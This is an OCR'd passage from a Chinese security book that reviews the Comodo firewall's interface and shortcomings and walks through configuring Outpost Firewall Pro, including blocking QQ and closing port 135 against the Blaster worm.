


图 13-23 手动配置界面

如果用户选择【手动配置】项，可以自己来设定保护级别，如图 13-23 所示。

2. 整体界面与使用

程序安装完成并且重启系统后，Comodo 防火墙便可以正常工作了。这时可以直接在系统托盘处找到 Comodo 图标。双击 Comodo 图标后，就可以看到如图 13-24 所示的 Comodo 蓝色主界面了。



图 13-24 Comodo 主界面

Comodo 的主界面中共有 3 个功能标签：【概要】、【安全】和【活动】，整齐地排列在页面上方，切换非常方便。【概览】标签显示了防火墙现状和设置的简要信息；【安全】标签允许用户查看并修改设置；【活动】标签提供对互联网连接的在线监控并同时生成防火墙的相关日志记录，所有的操作都将只保留必要的信息。也许这样的便利对于一些希望能够进一步实现细节设置的高级用户来说很不适应，但是对于大多数用户来说，应该说这样的设置是能够让人满意的。

在【概要】标签下，Comodo 会直接列出当前系统的安全级别、已拦截的安全事件、当前带宽组成以及其他安全模块的状态。这样，只要用户一打开 Comodo，便能了解到防火墙的总体运行情况了。

图 13-25 所示为 Comodo 的【安全】标签页面，在这个页面中，普通用户只需要设置【定义一个新的信任应用程序】项，因为安装了 Comodo 的用户会发现，每次系统重启后，任何程序试图连接网络的时候都会出现如图 13-26 所示的拦截信息。

在这份拦截信息报告中，Comodo 不仅详细地记录了每项网络请求所使用的应用程序及远程端口号，同时还对当前的请求进行了一次简要安全评估。这样，根据这些信息，我们就能轻松地判断出此次访问的合法性，方便用户决策下一步操作。

不过让用户感到头疼的是，每次程序调用相应的关联程序后拦截信息也会出现，即使用户勾选了拦截窗口中的【为此应用程序记住我的回答】复选框，在系统重启后拦截信息还是会重新出现。




图 13-25 【安全】标签页面



图 13-26 拦截信息界面

如果用户不想每次都看到无数个常用程序的拦截提示，可以单击【定义一个新的信任应用程序】项，并在弹出窗口中设置信任的程序即可，如图 13-27 所示。



图 13-27 添加信任程序界面

除此之外，用户也可以单击【安全】标签中的【高级】按钮进入【高级安全配置】界面，如图 13-28 所示。单击【高级攻击检测和防护】一栏中的【配置】按钮，弹出【高级攻击检测和防护】对话框，如图 13-29 所示。在此对话框中修改网络攻击防护的参数。




图 13-28 高级选项设置




图 13-29 【高级攻击检测和防护】对话框

【活动】标签和其他两个标签相比允许用户自行设置的功能最少，不过【活动】标签却是这几个标签中最为重要的。因为【活动】标签的作用就是自动记录所有违规的网络请求，并

根据它们的行为，评定出基准危害级别，以供用户日后检查，如图 13-30 所示。

3. 晋级设置

Comodo 防火墙除了上述功能外，同样也提供了系统托盘图标，用户只需鼠标右键托盘中的 Comodo 图标，即可自定义当前的安全级别（如图 13-31 所示），以便于用户进行相应快捷的安全设置。系统提供如下 3 个级别的防护等级。




图 13-30 【活动标签】界面



图 13-31 调整安全级别

【允许全部】选项，允许所有进出的网络连接；【全部禁止】选项，不管是否进行了设置，禁止所有的连接；【定制】选项，允许用户自己定义习惯的安全模块，比如应用程序监控、组件监控、网络监控以及应用程序使用习惯分析。笔者强烈建议用户打开所有的模块。

【应用程序监视器】选项（如图 13-32 所示）主要针对试图与互联网建立连接的进程，如果启用这个组件，当一个在数据库中没有规则记录的进程试图进入互联网时，用户将得到警告提示。如果关闭这个组件，那么任何应用程序，包括之前已经被禁用的，都可以与互联网进行连接。



图 13-32 应用程序监控界面

【组件监控器】选项（如图 13-33 所示），主要是对已知组件的数据库进行管理。所有希望获得允许接入互联网的应用程序只能含有被该模块所允许的组件。这种保护措施主要是针对常见的 Dll 文件导入攻击。组件控制模块可以被设置为启用、禁用或者在学习模式下使用——当侦测到未知组件时，防火墙将询问用户的决定。



图 13-33 【组件监控器】界面

【网络监控器】选项（如图 13-34 所示）是一个标准的数据包过滤器，可以使用户自定义规则，以允许或阻止往来于一个设定的局域网或 IP 范围内的单台主机或多台计算机的连接要求。如果这个模块被关闭，那么所有的网络连接要求都将被放行直到同网络内另一台机器上的该模块被启用。




图 13-34 【网络监控器】界面

4．Comodo 的缺陷

应用程序使用习惯分析模块根据运行的进程变化而变化。通过这个模块，Comodo 防火墙将能在恶意软件试图通过控制已获得信任的应用程序，从而取得运行许可的时候被识别。

在使用过程中，用户会发现 Comodo 防火墙的安全警告存在问题。简单地说，就是在询问对潜在危险活动是否放行的警告中，有时会将错误或者缺失的参考信息提供给用户。这样的问题将直接导致用户对于类似问题辨别和判断的模糊，即使防火墙的警告信息是正确的，用户也可能不会采取任何行动。比如，一个恶意程序用自己的代码替代了系统中合法的 IE 可执行程序（如 iexplore.exe），而用户正好运行这个已经被替换的浏览器，那么 Comodo 所提供的警告信息仅仅是“iexplore.exe 正在试图与互联网连接。当然，如果被替换的不是用户的默认浏览器而是其他的执行程序，并且该程序已经被列为“可信任”状态，Comodo 还是能正确地提醒用户该程序的密码或类似编码性质的签名已经更改，大多数情况下，这些信息中常包含合理的安全性建议。

Comodo 的另一个缺陷就是当用户的机器重新启动后，Comodo 的日志不能保存。通常，当用户调用日志配合进行操作的时候，Comodo都将在未知的状况下对日志进行多次保存，而这些未设置为保存的日志在机器重新启动前就会如同遭遇黑客入侵一般不翼而飞。

评价：

虽然 Comodo 的便捷性在它的安全设计上同样能够体现，遗憾的是，这样的便捷也意味着一些重要的安全性指标不能完全被体现和执行。除了各种安全性设置指标，用户试图通过设置密码来保存对防火墙的配置，然而这一在其他防火墙中普遍具有的功能在 Comodo 上却无法实现，这对于那些共用的计算机（如网吧、图书馆等）来说是一个致命的问题。

另外，Comodo 的安全性设计还是显得非常肤浅。和黑冰一样，Comodo 也没有针对恶意软件或网页木马等漏洞采取额外的手段，恶意软件的设计者将可以轻易地攻破 Comodo 的防线。这款防火墙的开发缺乏针对其安全性指标的独立性测试，笔者进一步测试所发现的 Bug 的数量和性质本身就是一种警示。因此笔者不推荐使用 Comodo 作为个人防火墙解决方案，尤其是对那些希望自己使用的防火墙能够真正抵御恶意软件的用户。

13.6 Outpost Firewall 防火墙

图 13-35 所示为 Outpost Firewall 防火墙的主界面，该防火墙是由俄罗斯 Agnitum 公司出品的一个著名的计算机安全产品系列，其防火墙和反泄露功能均达到了世界一流水平，Outpost Firewallpro（OFP）是其中针对家庭和小型办公用户的防火墙产品。直到本书截稿为止，该防火墙在著名的 Firewall Leak-Test 测试中一直以满分的成绩排行第一名。

Outpost Firewall 的特点是除了能够预防来自 Cookies、电子邮件病毒、后门木马、间谍软件、广告软件和其他 Internet 潜在的危险外，还可以利用插件使其功能得到进一步拓展，使该款产品更加超值。

1．Outpost Firewall 的基本应用方法

将该防火墙安装后，软件会要求进行防火墙【指定安全等级】的设置（如图 13-36 所示），

一般选择【普通安全（适合于大多数情况）】选项即可；而在下一步的网络配置中，一般可以选择【自动为网络访问应用程序创建规则（推荐）】选项，如图 13-37 所示。当完成这些后，必须重新启动操作系统。



图 13-35　Outpost Firewall Pro 主界面




图 13-36　制定安全等级




图 13-37　网络配置

重启系统后，Outpost Firewall 就开始发挥作用了。在启动过程中若某个程序需要连接网络，那么便会弹出有关为该程序创建规则的对话框如图 13-38 所示。在该对话框中，用户可以从对话框的标题名称或者页面上的程序名称，了解到该程序到底为何种程序。

若是用户对该程序不太了解，那么单击【允许一次】或【拦截一次】按钮，去临时允许或拦截该程序的连网动作。当了解了该程序的具体属性及作用后，便可为其设置永久性的动作。当设置完成后，单击【确定】按钮即可，如图 13-39 所示。

2．更改防火墙运行模式

上述【建立规则】对话框虽然可以详细地观察当前系统中应用程序访问网络的状况，但

是看到每次出现几十次的对话框提示实在让人感觉厌烦），这是因为 Outpost Firewall 默认的运行模式是“规则向导模式”。如果对频频弹出的【建立规则】对话框感到厌烦，那么双击系统中的防火墙图标打开其主界面，选择主菜单【选项】中的【政策】命令项（如图 13-40 所示），在弹出的对话框中便可更改防火墙的运行模式，如图 13-41 所示。



图 13-38 【建立规则】对话框



图 13-39 规则设定



图 13-40 【政策】选项命令



图 13-41 防火墙的运行模式界面

单击【停用模式】图标，便可以让防火墙失去作用，当前系统便不会受到防火墙的任何防护；单击【允许大多数】图标，那些没有被禁止的通信都可以允许出入本机系统；单击【拦截大多数】图标，则可以让所有没有被允许的通信禁止出入本机系统；而单击【停止所有模式】图标，就可以使本机与网络的连接完全断开。

3．修改通信方式

下面以禁止和允许 QQ 应用程序进行通信为例来介绍修改通信方式。

禁止 QQ 通信的设置步骤如下。

（1）在主界面中，选择主菜单【选项】中的【程序】命令项（如图 13-42 所示），在出现的对话框中选中【已拦截的程序】选项，如图 13-43 所示。



图 13-42　程序选项命令界面

（2）单击【添加】按钮，在打开的窗口中选择 QQ 主程序（如图 13-44 所示），即可将 QQ 程序添加到【已拦截的程序】中，然后单击【确定】按钮。此时若再次登录 QQ，便会发现 QQ 已经无法登录了。



图 13-43　选择【已拦截的程序】项



图 13-44　选择已拦截的应用程序

允许 QQ 通信的设置步骤如下。

（1）在“已拦截的程序”区域中选中 QQ 程序，而后单击【删除】按钮，就可以将 QQ 程序从“已拦截的程序”中移除，如图 13-45 所示。




图 13-45　删除 QQ 程序

（2）选中【信任的程序】选项，单击【添加】按钮，选择 QQ 主程序进行添加，如图 13-46 所示。在添加时会弹出一个对话框，在【常规】标签页中只要单击【确定】按钮，便可将 QQ 程序添入其中，如图 13-47 所示。

（3）当再次运行 QQ 程序时，便会弹出一个【为 QQ.EXE 建立规则】对话框，如图 13-48 所示。如果用户只打算暂时运行 QQ，那么可单击【允许一次】按钮，这样便可临时登录 QQ。当 QQ 成功登录后，就会发现 QQ 的程序名称仍保留在【部分允许的程序】区域中。

如果在建立规则时，选择【允许这个应用程序的所有动作】选项，单击【确定】按钮，

那么在【部分允许的程序】中就不会再发现 QQ 的主程序名称，此时它会被移至【信任的程序】区域中。




图 13-46 添加信任程序



图 13-47 【常规】标签页

若是需要一直应用某个程序去进行通信，那么选择【信任的程序】选项，单击【添加】按钮直接将该程序加入其中，这样便不会再弹出要求为该程序创建规则的对话框了。

以上是 Outpost Firewall 的基本应用方法，当学会这些方法后，用户就可以为自己的计算机构筑一道防火墙了。

4．关闭危险的端口

计算机病毒，特别是一些蠕虫病毒，当它们成功入侵后，便会打开某些端口，继续侵入网络内其他主机，并对本机系统造成种种危害。对于用户来说，最简单的方法便是将那些端口关闭，以杜绝病毒的入侵。在此以关闭著名“冲击波”病毒攻击的常用端口“135”为例，介绍关闭危险端口的方法。

（1）在开启的主界面中，选择主菜单【选项】，在弹出的窗口中选择【系统】标签，在打开的页面中会看到【全局规则和 rawsocket 访问】区域，如图 13-49 所示。



图 13-48 建立 QQ 规则界面



图 13-49 【系统】标签页

（2）单击【规则】按钮，在弹出的【全局规则】对话框中（如图 13-50 所示）单击【添加】按钮，此时会出现【规则】对话框，如图 13-51 所示。

（3）在该对话框的【选择规则要处理的事件】区域中，分别勾选【指定的通信协议是】和【指定的方向是】前的复选框，此时会在【规则说明】区域中出现相应的规则。



图 13-50 【全局规划】对话框



图 13-51 【规则】对话框

（4）单击【通信协议是】后的链接，由于本次打算关闭的是 135 端口，所以可以在弹出的【选择通信协议】对话框中勾选【TCP】项，如图 13-52 所示。

（5）单击【指定的方向是】后的链接，由于病毒是从外入侵本机，所以可以在【方向】对话框中勾选【对内连接（由）远程主机到您的计算机】项，单击【确定】按钮完成设置，如图 13-53 所示。




图 13-52 选择通信协议界面

（6）此时再次返回【规则】对话框，勾选【指定的远程端口是】前的复选框，单击【规则说明】区域中【远程端口是】后的链接，此时会打开【选择远程端口】对话框。在该对话框中的输入框里输入打算关闭的端口号，比如“135”。若想添加其他端口号，只要在输入时用逗号将它们分隔开即可，如图 13-54 所示。




图 13-53 选择通信方向




图 13-54 关闭 135 端口

（7）在【选择规则要处理的事件】区域中，还可勾选【指定的时段是】选项，然后单击【规则说明】区域中【活跃的时间段是】后的【未定义】链接，在弹出的【活动排程】对话框中，可以指定在某个时间段内才执行该项安全规则，如图 13-55 所示。

（8）在【规则】对话框的【选择规则的反应动作】区域中，勾选【拦截】和【全状态检测】前的复选项，在【规则名】一栏中输入自定义的名称，比如“关闭 135 端口”，单击【确定】按钮就可以了，如图 13-56 所示。




图 13-55 规则执行时间



图 13-56 设置完毕

5. 了解网络通信情况

如果用户想获悉自己的系统中进行了哪些通信以及打开了哪些端口，在 Outpost Firewall 中同样可以非常方便地了解到相关信息。

在主界面的左侧列表中，单击【网络活动】选项（如图 13-57 所示），即可在下方展示出当前正在通信的程序。在程序中单击鼠标右键，便可在出现的右键菜单中为它设置相应的通信规则，同时在右侧窗口中，会显现出更为详尽的网络活动信息。当选中进行通信的程序后，还可以单独列出有关该程序的进程名称、远程地址、远程端口等更为详细的网络活动信息。

